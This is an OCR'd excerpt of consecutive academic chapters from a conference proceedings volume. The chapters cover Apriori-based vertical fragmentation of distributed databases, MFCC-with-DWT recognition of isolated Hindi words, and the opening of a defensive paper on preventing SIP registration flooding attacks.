Keywords Distributed databases · Fragmentation · Attribute usage matrix · Attribute affinity matrix · Apriori algorithm · Frequent item sets

R. Dharavath (✉) · V. Kumar · C. Kumar · A. Kumar
Department of Computer Science and Engineering, Indian School of Mines (ISM), Dhanbad, Jharkhand, India
e-mail: rameshd.ism@gmail.com

V. Kumar
e-mail: vikas4260@gmail.com

C. Kumar
e-mail: k_chiranjeev@yahoo.co.uk

A. Kumar
e-mail: amit.jain.tech@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_69, © Springer India 2014

1 Introduction

In a distributed environment, data may be stored in multiple locations, or may be dispersed over a network of interconnected computers. According to the fragmentation aspect [1], data allocation is the most important technique in distributed database design. In fact, fragmentation starts from global relations without data allocation. Distributed database design involves the following factors: (1) fragmentation according to global relation, (2) number of copies replicated according to a particular transaction, (3) how the fragment allocation to be done at various sites of the network, and (4) the information for fragmentation and data allocation. Two fundamental issues in the distributed database design are as follows: the distribution of data fragments in uniform manner and the allocation of different transactions to be processed. The primary concern of DBMS design is the fragmentation and allocation of the underlying database. The distribution of data across various sites of computer networks involves making proper fragmentation and placement decisions. The degree of fragmentation can be the whole relation (no fragmentation at all) and further divided into individual attributes.

The use of data fragmentation to improve performance is not new and commonly appears in file design and optimization literature. This task involves making appropriate decisions on the fragmented data across the all the databases, which reside at sites of a computer network. The design of fragmentation is the first problem that must be solved in the top-down design of data distribution. The purpose of fragmentation design is to determine non-overlapping fragments that are "logical units of allocation," which are appropriate start points for the following data allocation problem. Clearly, tuples or attributes of relations cannot be considered as individual "units of allocation," since the allocation problem would become unmanageable. Designing fragments consists of grouping tuples (in case of horizontal fragmentation) or attributes (in the case of vertical fragmentation), which have the "same properties" from the viewpoint of their allocation. Each group of tuples or attributes having the "same properties" will constitute a fragment. The basic idea is that if any two elements of the same fragment have the "same properties" from the viewpoint of their allocation, any method used for allocating data will put them together; thus, the fragments that obtained in this way are appropriate units of allocation.

Some previous techniques have been proposed based on frequency of queries and attribute matrices [2] according to VF. But processes involved in later phase (i.e., generation of attribute matrix itself and to find the maximum global affinity measure) involve more computation. In this paper, we present a new technique for vertical fragmentation of the relations of distributed databases. This technique is capable of taking proper fragmentation decision from the empirical data (i.e., queries) available at the initial stage. The rest of this paper is organized as follows. In Sect. 2, we describe related works (literature reviews) of HF, VF, and MF

techniques. Section 3 describes system model that we have proposed. Our results and discussions are presented in Sect. 4. Finally, Sect. 5 concludes the paper with further research directions.

2 Related Work

A min-term predicate technique is proposed by Ceri [3]. Navathe used attribute usage matrix to produce vertical fragments [4]. A fragment allocation problem along with cost model is proposed by Ramesh [1], which originates cost equations with respect to communication to predict a transaction's behavior. Navathe improved the previous work on VF using a graphical method [5]. Another technique is proposed by Shin and Irani based on knowledge technique, which is derived from user queries to the database [6]. Another technique is proposed by Ra on a graph-based algorithm [7]. Ozsu and Valduriez proposed an algorithm for the set of predicates [8]. Cheng presented a genetic algorithm-based horizontal fragmentation as a traveling salesman problem [9]. Alfares used AAM to generate groups based on affinity values [10]. Marwa proposed the instance matrix for horizontally fragment object-oriented databases [11]. Mahboubi and Darmont used predicate affinity for HF in data warehouse [2]. Khan et al. proposed a new technique for vertical fragmentation using CRUD matrix. In his technique, he gave a noble idea of database design without the availability of empirical data [12]. To the best of our knowledge, such technique has not been proposed for vertical fragmentation. Our proposed work is inspired with the recent work done by Khan in [12]. Chang developed a network flow algorithm [13] to solve the issue of database allocation. Furthermore, there were other works implemented on the performance such as file redundancy [14] and allocation of database [15]. Recently, a problem [16] called zero/one integer was formulated and incorporated into concurrency mechanisms [17]. A new allocation model with genetic algorithm was developed by Rho to perform operations on nodes [18].

3 Our Approach

To avoid the problem of computation, we propose a new technique of fragmentation, which fragments a relation vertically according to generation of frequent item sets of its attributes. Frequent item sets can be defined as those attributes or items, which are being called together very often. The measure of "very often" will be prescribed as per our requirement and accordingly item sets will be generated. First, we create an attribute usage matrix, from the available empirical data. This can be done by simply observing transaction using different attributes.

3.1 Attribute Usage Matrix

- Matrix that indicates the usage of attributes according to important transactions.
- Rows represent information about a transaction.
- Matrix usage, use(q_i, A_j)
  - 1: if an attribute A_j is used in a transaction q_i.
  - 0 : Otherwise

3.2 Example on Usage Matrix

A1—jno; A2—jname; A3—budget; A4—loc

T1: Find the budget of a project, given the id number

```
SELECT budget
FROM J
WHERE jno = value;
```

T2: Find the names and budget of all projects

```
SELECT jno, jname, budget
FROM J;
```

T3: Find the names of projects located At a given city

```
SELECT jname
FROM J
WHERE loc = value;
```

T4: Find total project budgets for each city

```
SELECT SUM (budget)
FROM J
GROUPBY loc;
```

	A1	A2	A3	A4	Freq.
T1	1	0	1	0	__
T2	1	1	1	0	__
T3	0	1	0	1	__
T4	0	0	1	1	__

From the above matrix, we make a text file "*Transfile.txt*" containing the tuple values (i.e., 0 or 1).The values of frequency will be used to repeat that tuple while forming the Transfile.txt, so that accuracy of the original empirical data can be maintained. Now, this transfile.txt will be provided as the input to apriori algorithm, which will generate the frequent item sets for a prescribed support.

4 Apriori Algorithm

Input:
D, a database of transactions;
Min sup, the minimum support count threshold.

Output: L, frequent item sets in D.
L_1 = find frequent 1-itemsets (D);
for (k = 2; $Lk_{-1} \neq \Phi$;k++)
{
C_k = apriori gen (L_{k-1});
for each transaction t D { // scan D for counts
C_t = subset (C_k, t); // get the subsets of t that are candidates for each candidate c
C_t
C.count++;
}
L_k = {c C_k |$c.count$ $\geq$ *min sup*g}
}

return L = U$_k L_k$;

Procedure apriori gen (L_{k-1}: frequent (k-1)-item sets) **for** each itemset l_1
L_{k-1}
for each itemset l_2 L_{k-1}
if (l_1[1] = l_2[1]) ^ (l_1[2] = l_2[2]) ^:::^ (l_1[k-2] = l_2[k-2]) ^ (l_1[k-1] < l_2[k-1])
then
{
c = l_1 join l_2; // join step: generate candidates **if** has infrequent subset(c, L_{k-1}) **then**
delete c; // prune step: remove unfruitful candidate
else add c to C_k;
}

return C_k;

procedure has infrequent subset(c: candidate k-itemset ; L_{k-1}: frequent (k-1) item sets);
// use prior knowledge **for** each (k-1)-subset
s of c
if s does not belong to L_{k-1} then **return** TRUE;
return FALSE;

Proof of Correctness:

Theorem *The apriori algorithm outputs all frequent item sets.*

Proof It is trivial to show that apriori outputs all the frequent item sets of length 1. By mathematical induction, assume that apriori outputs all the frequent item sets of length k. We now show that it also generates all frequent item sets of length $k + 1$. To do this, it is sufficient to show that “the generate step of the function called

from apriori at the end of the *k*th database scan, will generate all frequent item sets of length $k + 1$".

Consider any frequent item set $a = \{A_1, A_2, A_3, \ldots A_k, A_{k+1}\}$ of length $k + 1$. This item set will have two subsets $a_1 = \{A_1, A_2 \ldots A_k\}$ and $a_2 = \{A_1, A_2, \ldots, A_{k-1}, A_{k+1}\}$ obtained by removing the last two items, respectively, from a. Since a is frequent, from Lemma 1, both a_1 and a_2 are also frequent. Hence, a_1 and a_2 must have been discovered as frequent items during the *k*th database scan. Consequently, a_1 and a_2 would be enumerated by the function, and a will be formed as a candidate. Hence, the theorem is proved.

Lemma 1 *Every subset A of a frequent item set Q is also frequent.*

5 Result Analysis

From the above attribute usage matrix, we form a file which contain values of attributes in the form of 0's and 1's. File will be created in such a manner that all the content of every transaction is written in the file in sequential manner. That file will be provided as an input to the apriori algorithm with optimum support value. Finally, algorithm will provide certain combination of attributes. We use those results as per our requirement to fragment the database vertically.

For the data set given in Table 1 of appendix, we get combinations as follows:

Input configuration: 20 items, 16 transactions, min sup = 60.0 %
Frequent two item sets: [A0 A5, A5 A6]
Input configuration: 20 items, 16 transactions, min sup = 50.0 %
Frequent two item sets: [A0 A4, A0 A5, A0 A6, A4 A5, A4 A6, A5 A6, A5 A11]
Frequent three item sets: [A0 A4 A5, A0 A5 A6]
Input configuration: 20 items, 16 transactions, min sup = 40.0 %
Frequent two item sets: [A0 A4, A0 A5, A0 A6, A4 A5, A4 A6, A5 A6, A5 A11]
Frequent three item sets: [A0 A4 A5, A0 A5 A6, A0 A4 A6, A4 A5 A6]
Frequent four item sets: [A0 A4 A5 A6]
Input configuration: 20 items, 16 transactions, min sup = 30.0 %
Frequent two item sets: [A0 A3, A0 A4, A0 A5, A0 A6,A0 A7, A0 A8, A0 A10, A0 A11, A0 A14, A0 A16, A0 A19, A3 A5, A4 A5, A4 A6,A4 A11, A5 A6, A6 A7, A5 A8, A5 A9, A5 A10, A5 A11, A5 A14, A5 A16, A5 A19, A6 A9, A6 A11, A6 A14, A9 A11, A10 A11, A11 A16]
Frequent three item sets: [A0 A3 A5, A0 A4 A5, A0 A5 A6, A0 A4 A6,A0 A5 A7, A0 A5 A8, A0 A5 A11, A0 A5 A14, A0 A5 A16, A0 A5 A19, A0 A11 A16, A4 A5 A6, A4 A5 A11, A5 A6 A11, A5 A9 A11, A5 A10 A11]
Frequent four item sets: [A0 A4 A5 A6]
Input configuration: 20 items, 16 transactions, min sup = 20.0 %
Frequent two item sets: [A0 A3, A0 A4, A0 A5, A0 A6, A0 A7, A0 A8, A0 A10, A0 A11, A0 A14, A0 A16, A0 A19, A3 A5, A4 A5, A4 A6, A4 A11, A5 A6, A5

Table 1 Frequencies of the transactions at each site

Site	*Query*	*Frq*	A0	A1	A2	A3	A4	A5	A6	A7	A8	A9	A10	A11
1	T_1	10	1	1	0	0	1	1	1	0	0	0	0	0
1	T_4	13	1	0	0	0	1	1	1	0	0	0	1	1
1	T_5	15	0	0	1	0	1	0	1	0	0	1	0	0
1	T_6	5	1	1	1	1	1	1	0	1	0	1	0	1
2	T_1	15	0	0	0	0	0	1	1	0	0	1	1	1
2	T_2	10	1	0	0	1	1	1	1	0	0	0	0	0
2	T_3	7	1	0	0	0	0	0	0	0	0	0	1	1
2	T_5	10	1	0	0	0	1	1	1	1	1	1	0	1
3	T_2	15	1	1	0	0	0	0	0	1	0	0	1	0
3	T_3	5	1	0	0	0	1	1	1	1	0	0	0	0
3	T_4	5	1	0	0	0	0	1	1	1	1	1	1	0
3	T_6	15	1	0	0	1	0	1	1	1	1	1	1	1

Sites	*Query*	*Freq.*	A12	A13	A14	A15	A16	A17	A18	A19
1	T1	10	0	0	0	0	1	0	0	0
1	T4	13	0	0	0	0	0	1	0	0
1	T5	15	0	0	1	0	0	1	0	0
1	T6	5	0	1	1	0	1	0	0	1
2	T1	15	1	0	0	0	0	1	0	0
2	T2	10	0	0	0	0	0	1	0	1
2	T3	7	0	0	0	1	1	1	0	0
2	T5	10	0	0	0	0	1	0	0	1
3	T2	15	0	0	0	0	0	0	1	1
3	T3	5	0	0	1	0	0	0	0	0
3	T4	5	0	0	1	0	0	0	0	0
3	T6	15	1	1	1	0	1	0	1	1

A7, A5 A8, A5 A9, A5 A10, A5 A11, A5 A14, A5 A16, A5 A19, A6 A9, A6 A11, A6 A14, A9 A11, A10 A11, A11 A16]

Frequent three item sets: [A0 A3 A5, A0 A4 A5, A0 A5 A6, A0 A4 A6, A0 A5 A7, A0 A5 A8, A0 A5 A11, A0 A5 A14, A0 A5 A16, A0 A5 A19, A0 A11 A16, A4 A5 A6, A4 A5 A11, A5 A6 A11, A5 A9 A11, A5 A10 A11, A5 A9 A10, A5 A9 A11, A5 A11 A13, A5 A11 A16, A5 A11 A19, A10 A11 A17]

Frequent four item sets: [A0 A3 A4 A5, A0 A3 A5 A6, A0 A4 A5 A6, A0 A4 A5 A11, A0 A4 A5 A16, A0 A5 A6 A7, A0 A5 A6 A10, A0 A5 A6 A11, A0 A5 A6 A14, A0 A5 A6 A16, A0 A5 A7 A9, A0 A5 A7 A14, A0 A5 A8 A11, A0 A5 A11 A13, A0 A5 A11 A16, A0 A5 A11 A19]

From the above fragments, we can decide which fragment will be more reliable. Moreover, we also have the advantage of more options available for fragmentation. In Table 1 (see Appendix), we recorded the empirical data available for the three sites with different transactions being executed at different sites having different frequencies of occurrences. From Table 1, we can see that there are twenty attributes. If a transaction T_i uses an attribute A_k, then value in the matrix will be 1, otherwise it is 0.

6 Conclusions and Future Scope

Design of distributed database has been a challenge for any application working on distributed system. Since we know that if we perform a purposeful design for distributed database, then the performance of the application on distributed system will itself be improved. So, design of fragmentation has been always an interesting area of research, as it is also somewhat related to allocation in distributed systems. But proper fragmentation and allocation at the initial stage of a distributed database has the limitation of higher complexity as well as the problem of more computation. We tried to overcome this scenario using our approach. Moreover, we also have the advantages of more availability of fragment selection from the result provided by this method. In this paper, we have presented a fragmentation technique to partition the relations of a distributed database properly at the initial stage without involvement of much calculation as in the earlier methods. Using this method, we get certain different combinations of attributes, but as we keep our minimum support value higher, there may be a case that we lose some important combinations of attributes (as shown in the example for different min sup). On the other hand, if we keep minimum support value lower, the result will be compromised of irrelevant combinations. So, this work can further be extended toward finding a threshold value of min sup, for which we get optimum result.

A.1 7 Appendix

See Table 1

References

1. Dharavath Ramesh and Chiranjeev Kumar: An algorithmic model scenario for fragment allocation to handle transaction conflicts in heterogeneous distributed databases. In: Proceedings International conference on Computing, Communication, and Sensor networks (CCSN), vol. 3, Issue III, pp. 278–283 (2012)
2. Abuelyaman, E.S.: An optimized scheme for vertical partitioning of a distributed database. Int. J. Comput. Sci. Netw. Secur. **8**(1), 310–316 (2008)
3. Ceri, S., Pelagatti, G.: Distributed Databases Principles and System, 1st edn. McGraw-Hill, New York (1984)
4. Navathe, S., Karlapalem, K., Ra, M.: A mixed fragmentation methodology for initial distributed database design. J. Comput. Softw. Eng. **3**(4), 395–426 (1995)
5. Navathe, S.B., Ceri, S., Wiederhold, G., Dour, J.: Vertical partitioning algorithms for database design. ACM Trans. Database Syst. (TODS) **9**(4), 680–710 (1984)
6. Shin, G., Irani, K.B.: Fragmenting relations horizontally using a knowledge based approach. IEEE Trans. Softw. Eng. (TSE) **17**(9), 872–883 (1991)
7. Ra, M.: Horizontal partitioning for distributed database design. In: Advances in Database Research, World Scientific Publishing, pp. 101–120 (1993)

8. Ozsu, M.T., Valduriez, P.: Principles of Distributed Database Systems, 2nd edn. Prentice-Hall, New Jersey (1999)
9. Cheng, C.H., Lee, W.K., Wong, K.F.: A genetic algorithm-based clustering approach for database partitioning. IEEE Trans. Syst., Man, Cybern. **32**(3), 215–230 (2002)
10. Alfares, M. et al.: Vertical partitioning for database design: a grouping algorithm. In: Proceedings of International Conference on Software Engineering and Data Engineering (SEDE), pp. 218–223 (2007)
11. Marwa, F.F., Ali, I.E., Hesham, A.A.: A heuristic approach for horizontal fragmentation and allocation in DOODB. In: Proceedings of INFOS2008, pp. 9–16 (2008)
12. Khan, S.I., Latiful Hoque, A.S.M.: A new technique for database fragmentation in distributed systems. Int. J. Comput. Appl. **5**(9), 975–8887 (2010)
13. Chang, S.K., Liu, A.C.: File allocation in a distributed database. Int. J. Comput. Inf. Sci. **11**(5), 325–340 (1982)
14. Muro, M.S., Ibaraki, T., Miyajima, H., Hasegawa, T.: Evaluation of file redundancy in distributed database systems. IEEE Trans. Software Eng. **11**(2), 199–205 (1985)
15. Yoshida, M., Mizumachi, K., Wakino, A., Oyake, I., Matsushita, Y.: Time and cost evaluation schemes of multiple copies of data in distributed database systems. IEEE Trans. Softw. Eng. **11**(9), 954–958 (1985)
16. Chiu, G.M., Raghavendra, C.S.: A model for optimal database allocation in distributed computing systems. In: Proceedings of IEEE INFOCOM'90 (1990)
17. Tamhankar, A.M., Ram, S.: Database fragmentation and allocation: an integrated methodology and case study. IEEE Trans. Syst. Man Cybern.-Part A: Syst. Hum. **28**(3), 288–305 (1998)
18. March, S.T., Rho, S.: Allocating data and operations to nodes in distributed database design. IEEE Trans. Knowl. Data Eng. **7**(2), 305–317 (1995)

A Speech Recognition Technique Using MFCC with DWT in Isolated Hindi Words

Neha Baranwal, Ganesh Jaiswal and G. C. Nandi

Abstract Human speech recognition is indeed a challenging task through which several words spoken by different individuals could be analyzed and synthesized for man and machine interaction. It allows us to build up a framework for understanding the variability of different phonemes, which can be applied to identify an individual's word. We create a Hindi speech repository of 5 persons where five words were spoken by 10 times for five different persons. An attempt had been taken to investigate the correctness of speech recognition technique of isolated 5 different Hindi words. We apply a discrete wavelet transforms for extracting the frequency coefficients of spatiotemporal speech signal with respect to time. The mel-second frequency cepstral coefficients (MFCC) considered as feature vector are obtained by applying DWT decomposition on accumulating speech signals. A feature extraction technique, principal component analysis (PCA), is applied on MFCC feature space for reducing the dimensionality of feature vector. We apply a minimum distance-based classifier for comparing an unknown test speech signal among all the training set of Hindi words. The recognition of isolated Hindi words is exploited in two conditions such as applying DWT and without DWT decomposition technique. In this paper, comparative analysis of various methods is carried out. Among all the methods, we found that MFCC with DWT decomposition provides higher recognition accuracy as compared to other techniques.

Keywords Discrete wavelet transform · MFCC · PCA · Speech recognition

N. Baranwal (✉) · G. Jaiswal · G. C. Nandi
Robotics and Artificial Intelligence Lab, Indian Institute of Information technology, Allahabad, Uttar Pradesh, India
e-mail: baranwal.neha24@gmail.com

G. Jaiswal
e-mail: ganu453@gmail.com

G. C. Nandi
e-mail: gcnandi@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_70, © Springer India 2014

1 Introduction

The world is passing through the era of information and communication technology, where speech recognition [1] is an important technique, which is used in many application areas such as human–robot interaction, human–computer interaction, and telephone applications. Speech-based interaction [2, 3] is performed using natural human voice and also has many difficulties such as noise, behavior of human, and ascent of spoken words. Therefore, it is an open challenge for the researchers to develop a robust speech recognition technique, which is very prominent in recognizing each word correctly.

1.1 Discrete Wavelet Transform (DWT)

A DWT transforms [4, 5] an audio signal into time domain and frequency domain, this means that it can analyze the signal with respect to time as well as frequency. In DWT, the audio signal is decomposed up to L level of approximate and detail coefficients, where L is any integer number. The approximate nd detail coefficients are obtained by using equation:

$$\mathrm{CD}(j) = \sum_i s(i)g(2j - i) \tag{1}$$

$$\mathrm{CA}(j) = \sum_i s(i)h(2j - i) \tag{2}$$

where $s(i)$ is the original speech signal, $1 \leq i \leq N$, where N is the number of sample values CD(j) and CA(j) are the detail coefficient and approximate coefficient calculated using high pass(g) and low pass(h) filter. The approximate coefficients are the low-frequency components, which are highly sensitive in nature; therefore, it can be easily detected by human auditory system. The detail coefficients are the representation of the high-frequency components, which are not very sensitive; therefore, it is not easily detected by human auditory system.

2 Analysis of Previous Work

There exist many speech recognition techniques that have already been developed. In the paper, M.A. Anusuya et al. [6] proposed a PCA-based Kannada speech recognition technique where discrete wavelet transforms are used for calculating wavelet coefficients. From these wavelet coefficients, MFCC coefficients are extracted and classified using PCA. Here, Kannada speech is used for performing experiments. In this paper, two types of experiments are performed one is for

without PCA and the second one is for with PCA. All these experiments show that Db8 wavelet gives higher percentage of match in comparison with other wavelets.

The analyzed work motivates us to lead speech recognition technique in Hindi language also therefore; we have applied MFCC with DWT for isolated Hindi words recognition. Words are recognized using Euclidean distance method. Here, tests are performed in various modes like DWT with PCA, MFCC with PCA, only PCA and MFCC DWT with PCA. Among all the tests, we found that the performance of MFCC DWT with PCA method is better than the other existing technique.

3 Proposed Method

In this paper, a DWT-based real-time speech recognition technique has been proposed. The steps of proposed method are shown in Fig. 1.

Here, five words of Hindi language are recorded; each word is recorded ten times by five persons.

1. Speech signals are first sampled into $S(i)$, $1 \leq i \leq N$, where N is the number of sample values of each wave file. Decompose these sample values up to third level using DWT. After decomposition, approximate coefficients ca1, ca2, ca3,... and so on and detail coefficients cd1, cd2, cd3, and so on are generated.
2. MFCC [7] features are extracted from approximate coefficients of speech signal.

a. Approximate coefficients are divided into the frames. The number of sample values in each frame is $n = \lfloor \mathrm{No/Le} \rfloor$, where No is the total number of approximate coefficients and Le is the number of frames. After that, windowing is performed on these frames using hamming window.




Fig. 1 Speech recognition process

$$h(n) = 0.54 - 0.46\cos\left(\frac{2\pi n}{N-1}\right), \quad 0 \le n \le \mathrm{No} - 1 \tag{3}$$

$$Y(n) = \mathrm{ca}(n) \times h(n) \tag{4}$$

where $h\,(n)$ is the window signal, ca (n) is the approximate coefficients, $Y(n)$ is the output signal, and N is the number of samples in each frame.

b. Discrete fourier transform (DFT) is applied on these windowed frames.

$$Y(w) = \mathrm{FFT}(\mathrm{ca}(t) \times h(t)) = \mathrm{ca}(w) \times h(w) \tag{5}$$

where ca(w), $h(w)$, and $Y(w)$ are the Fourier transforms.

c. DFT coefficients are mapped into the mel-second scale. Then find the log of the powers at each of the mel frequencies.
d. MFCC coefficients me1, me2, and so on are generated by applying discrete cosine transform (DCT) on these mel frequencies.

$$\mathrm{Me}(n) = \mathrm{DCT}(S_k) \tag{6}$$

where S_k is the mel spectrum and k is the number of cepstral coefficients.

3. Dimensionality of MFCC features are reduced by applying PCA [8].

a. Calculate the mean m of MFCC features Me(n). Then, mean is subtracted from each data value.

$$S(n) = \mathrm{Me}(n) - m \tag{7}$$

b. Calculate the covariance matrix of the dataset.

$$C(n) = \mathrm{cov}(S(n)) \tag{8}$$

where $S\,(n)$ is the subtracted mean and $C\,(n)$ is the covariance matrix.
c. Eigenvalue and eigenvector of the covariance matrix are calculated. Select those eigenvectors, which are having highest eigenvalues, are known as the principal component. Final dataset will be generated by multiplying transpose of eigenvectors with mean adjusted original dataset.

$$Q(n) = \mathrm{eig}(C(n)) \tag{9}$$

$$\mathrm{tr}(n) = Q^T S(n) \tag{10}$$

4. In the testing phase, an unknown speech signal is taken and all the four steps explained above are applied.
5. Minimum Euclidean distance between training data and testing data is calculated for recognizing an unknown speech:

$$D_{\min}(\mathrm{ts}, \mathrm{tr}) = \sqrt{\sum_{i=1}^{n} (\mathrm{tr}_i - \mathrm{ts}_i)^2} \tag{11}$$

where tr_i is the training dataset, ts_i is the test dataset, and $d_{\min}$ is the minimum distance.

4 Experimental Results and Analysis

Experiments are carried out on five Hindi isolated words. Each word is recorded at bit rate of 96 kbps and size of 24.7 kb with 8,000 Hz frequency. Recorded words are Abhinandan, Swagtam, Namaskar, Namaste, and Aadariya.

Experiments have been carried out to test the recognition accuracy associated with the speech signals done in two environments, with DWT and without DWT. Here, speech signals are decomposed up to fourth-level approximate coefficients using Daubechies-6 wavelet transform. In Tables 1 and 2, robustness of speech recognition techniques are tested by calculating misclassification error rate means number of mismatched files from total number of tested files.

$$\text{misclassificationrate} = \left(\frac{\text{no. of misclassified words}}{\text{Total no. oftest samples}} \right) \times 100 \tag{12}$$

In Tables 1 and 2, the performances are analyzed using PCA, PCA with DWT, MFCC with PCA and MFCC, DWT with PCA. Here, Euclidean distance is used for classifying an unknown speech. From Tables 1 and 2, we see that MFCC with DWT-based speech recognition technique gives minimum error rate as compared

Table 1 Testing details using PCA and PCA with DWT

Total number of samples	Test samples	Percentage of misclassification rate (after PCA)	Average processing time (in sec) (after PCA)	Percentage of misclassification rate (after DWT and PCA)	Average processing time (in sec) (after DWT and PCA)
1–50	20	28	0.16	25	0.56
1–100	30	38	0.36	35	0.74
1–150	50	40	0.41	39	0.96
1–200	70	52	0.49	48	1.89
1–250	90	57	0.52	54	2.99
1–300	100	58	0.56	56	4.76

Table 2 Testing details using MFCC and PCA and MFCC, DWT, and PCA

Total number of samples	Test samples	Percentage of misclassification rate (after MFCC and PCA)	Average processing time (in sec) after MFCC and PCA	Percentage of misclassification rate (after MFCC, DWT and PCA)	Average processing time (in sec) after MFCC, DWT, and PCA
1–50	20	25	0.32	20	0.45
1–100	30	27	0.70	26	1.10
1–150	50	38	0.91	35	2.12
1–200	70	46	1.76	33	2.84
1–250	90	52	2.98	39	3.86
1–300	100	53	4.56	37	5.03




Fig. 2 Original speech signal, MFCC features, and DWT with MFCC features of Namaskar

to other techniques, because approximate coefficients are the low-frequency coefficients having less noisy signals. These low-frequency signals are very similar to original signals preserves maximum information. From the above table, we also see that the misclassification rate increases as the number of test samples increases, i.e., as we increase the size of the database, the chances of mismatching of sound files also increase. We also see that the average processing time of DWT-based technique is not much higher than the other techniques. Comparison results of MFCC and DWT with MFCC features of Namaskar speech signals are shown in Fig. 2. Figure 2 shows that the MFCC with DWT-based speech features having less noise as compared to MFCC features because DWT analyzes the signal in both time domain and frequency domain.

5 Conclusion and Future Work

A DWT-based speech recognition technique is presented in this paper where MFCC is used as a feature of speech signal. These features are calculated from approximate coefficients of DWT. Comparative analyses of all the methods are carried out here. From experimental results, we see that the recognition accuracy

decreases as the number of test samples increases because the chances of mismatching of words increase. Among all the results, MFCC, DWT, and PCA based methods provide high recognition rate in comparison with other methods. Different types of wavelet transform may also be considered apart from DWT. In our future work, we will focus on minimizing error rate when the number of words increases.

References

1. Gaikwad, S.K., Gawali, B.A.: A review on speech recognition technique. Int. J. Comput. Appl. **10**(3), 16–24 (2010)
2. Lee, Y., Hwang, K.W.: Selecting good speech features for recognition. ETRI J. **18**(1), 29 (1996)
3. Genoud, D.Y., Ellis, D., Morgan, N.: Combined Speech and Speaker Recognition with Speaker-Adapted Connectionist Models (1999)
4. Ranjan, S.: Exploring the discrete wavelet transform as a tool for Hindi speech recognition. Int. J. Comput. Theor. Eng. **2**(4), 642–645 (2010)
5. Hunt, A., Favero, R.: Using Principal Component with Wavelets in Speech Recognition. Speech Technology Research Group, University of Sydney
6. Anusuya, M.A., Katti, S.K.: Mel Frequency Discrete Wavelet Coefficients for Kannada Speech Recognition using PCA. In Proceedings of International Conference on Advances in Computer Science, ACEEE (2010)
7. Han, W., Chan, C.F., Choy, C.S., Pun, K.P.: An Efficient MFCC Extraction Method in Speech Recognition. IEEE ISCAS, pp. 4, Sept 2006
8. Smith, L.I.: A tutorial on principal components analysis. 26 Feb 2002

Mechanism for Preventing Registration Flooding Attack in SIP

Bosco Sebastian, Paromita Choudhury and C. D. Jaidhar

Abstract The transition of voice communication from public switched telephone networks (PSTN) to IP network has offered numerous advantages, at the same time, myriad of security threats. Common among these threats is DoS attacks which was not possible in PSTN with closed architecture. This paper examines the denial-of-service (DoS) attacks on session initiation protocol (SIP) server using SIP particularly with REGISTER messages, focusing on the design of a framework to protect SIP server from such attacks. The proposed scheme introduces an intermediate server between SIP server and the User Agents, which is used to filter out attacks.

Keywords Public switched telephone networks · Session initiation protocol

1 Introduction

High bandwidth availability and cost-effective solutions are drawing communication paradigm toward Internet services. The most common communication over Internet is Voice over IP (VoIP). VoIP is emerging as a feasible option to replace traditional telephone systems that use the public switched telephone network (PSTN). An important challenge for VoIP service providers is how to support

B. Sebastian (✉) · C. D. Jaidhar
Department of Computer Engineering, DIAT (DU), Pune, India
e-mail: boscosebastian@gmail.com

C. D. Jaidhar
e-mail: jaidharcd@diat.ac.in

P. Choudhury
CAIR, DRDO, Bangalore, India
e-mail: paromitaz@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_71, © Springer India 2014

security management, in order to provide a level of security that is comparable to the PSTN services.

Session initiation protocol (SIP) [1] is the widely used signaling protocol used in VoIP. SIP is a text-based protocol that has been standardized by the Internet engineering task force (IETF). SIP protection is very important in the sense that SIP is in charge of session initiation, connection, and termination. A survey by SANS Institute suggests that SIP servers are among the SANS top 20 security risks [2].

SIP is susceptible to two types of DoS attacks, namely malformed message attacks and SIP flooding attacks [3]. SIP flooding attack occurs when the attacker floods the network with more number of SIP packets than the recipient can handle. This overwhelms the target, making it too busy processing packets between attack and hence unable to process legitimate packets.

Registration flooding is the attack when only SIP REGISTER messages are used for flooding. This attack is of concern because it introduces an extra CPU processing overhead. For authenticated REGISTER messages, the necessity to create and store nonce along with the security check for verifying the user's identity by MD5 hashing significantly increases the CPU usage when the SIP server is under flood attack. Also, because of the text-based structure of SIP messages, message parsing is a major bottleneck when a SIP server is under flooding attack. This is irrespective of whether the REGISTER messages are authenticated or unauthenticated.

In the next section, we will introduce some background information about the basic SIP call scenario that we consider throughout the paper. Section 3 describes our algorithm to provide protection to the SIP proxy server from attacks. Experimental results appear in Sect. 4. Finally, we conclude and briefly discuss future work in the last section.

2 Background

2.1 Session Initiation Protocol

